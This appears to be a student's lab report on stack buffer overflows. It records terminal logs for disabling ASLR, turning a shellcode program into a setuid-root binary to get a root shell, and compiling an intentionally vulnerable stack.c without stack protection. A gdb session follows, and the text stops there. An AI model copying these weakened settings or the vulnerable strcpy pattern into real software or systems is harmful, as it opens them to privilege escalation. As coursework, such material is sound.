INFORMATION SECURITY LABORATORY

WEEK 3


BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C


Note: Please find the terminal username as my SRN followed by my name ‘seed@pes1201800144rajdeep’. Also find the screenshots followed by observations for each task.

TASK 1:



```
seed@pes1201800144rajdeep:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@pes1201800144rajdeep:~$ 
```


Screenshot 1.1: Disabling countermeasure in the form of address space layout randomization.



```
seed@pes1201800144rajdeep:~/Desktop$ gcc call_shellcode.c -o call_shellcode -z e
xecstack
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:2: warning: implicit declaration of function ‘strcpy’ [-Wimp
licit-function-declaration]
  strcpy(buf, code);
  ^
call_shellcode.c:24:2: warning: incompatible implicit declaration of built-in fu
nction ‘strcpy’
call_shellcode.c:24:2: note: include ‘<string.h>’ or provide a declaration of ‘s
trcpy’
seed@pes1201800144rajdeep:~/Desktop$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 15 11:52 call_shellcode
seed@pes1201800144rajdeep:~/Desktop$ ./call_shellcode
$ 
```

Screenshot 1.2: Executing the call_shellcode to get user shell

When the program is executed, we get access to /bin/sh shown by $. Since it was not a Set UID root program, we get user shell and not a root shell.




```
seed@pes1201800144rajdeep:~/Desktop$ sudo rm /bin/sh
seed@pes1201800144rajdeep:~/Desktop$ sudo ln -s /bin/zsh /bin/sh
seed@pes1201800144rajdeep:~/Desktop$ sudo chown root call_shellcode
seed@pes1201800144rajdeep:~/Desktop$ sudo chmod 4755 call_shellcode
seed@pes1201800144rajdeep:~/Desktop$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Feb 15 11:52 call_shellcode
seed@pes1201800144rajdeep:~/Desktop$ ./call_shellcode
# 
```

Screenshot 1.3: linking /bin/sh to /bin/zsh and then executing the call_shellcode to get root shell


In this case, we get a root shell. The program is made Set UID root by ‘chown root’ and ‘chmod 4755’ commands. When this program is executed, a root shell is achieved which can be seen by #.

TASK 2:




```
/* Vunlerable program: stack.c */
/* You can get this program from the lab’s website */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
```

Screenshot 2.1: Code snippet



```
seed@pes1201800144rajdeep:~/Desktop$ gcc -o stack -z execstack -fno-stack-protec
tor stack.c
seed@pes1201800144rajdeep:~/Desktop$ sudo chown root stack
seed@pes1201800144rajdeep:~/Desktop$ sudo chmod 4755 stack
seed@pes1201800144rajdeep:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 15 12:05 stack
seed@pes1201800144rajdeep:~/Desktop$
```

Screenshot 2.2: Compiling and making its owner root




```
seed@pes1201800144rajdeep:~/.../new$ gcc -fno-stack-protector -z execstack stack
.c -o stack
seed@pes1201800144rajdeep:~/.../new$ ./stack
Returned Properly
seed@pes1201800144rajdeep:~/.../new$ 
```

Screenshot 2.3: Executing the code

This program is a vulnerable program. This is because:


1. **It is Set UID root program**
2. **It has buffer overflow vulnerability since the buffer in bof can have 24 bytes but the original input can have 517 bytes hence buffer overflow can occur easily**

TASK 3:




```
seed@pes1201800144rajdeep:~/.../new$ gcc -g -fno-stack-protector -z execstack st
ack.c -o stack_gdb
seed@pes1201800144rajdeep:~/.../new$ gdb ./stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack_gdb...done.
gdb-peda$ 
```

Screenshot 3.1: Starting debugging session




```
   0x8048500 <bof+21>:  push   eax
   0x8048501 <bof+22>:  call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe960 --> 0x3
0004| 0xbfffe964 --> 0x804fbe8 --> 0x0
0008| 0xbfffe968 --> 0x1000
0012| 0xbfffe96c --> 0x0
0016| 0xbfffe970 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffe974 --> 0xb7fff918 --> 0x0
0024| 0xbfffe978 --> 0xb7dc78c9 (<__GI__IO_file_doallocate+9>:  add    ebx,0x154
737)
0028| 0xbfffe97c --> 0xb7f1c000 --> 0x1b1db0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb67 "\bB\003") at stack.c:21
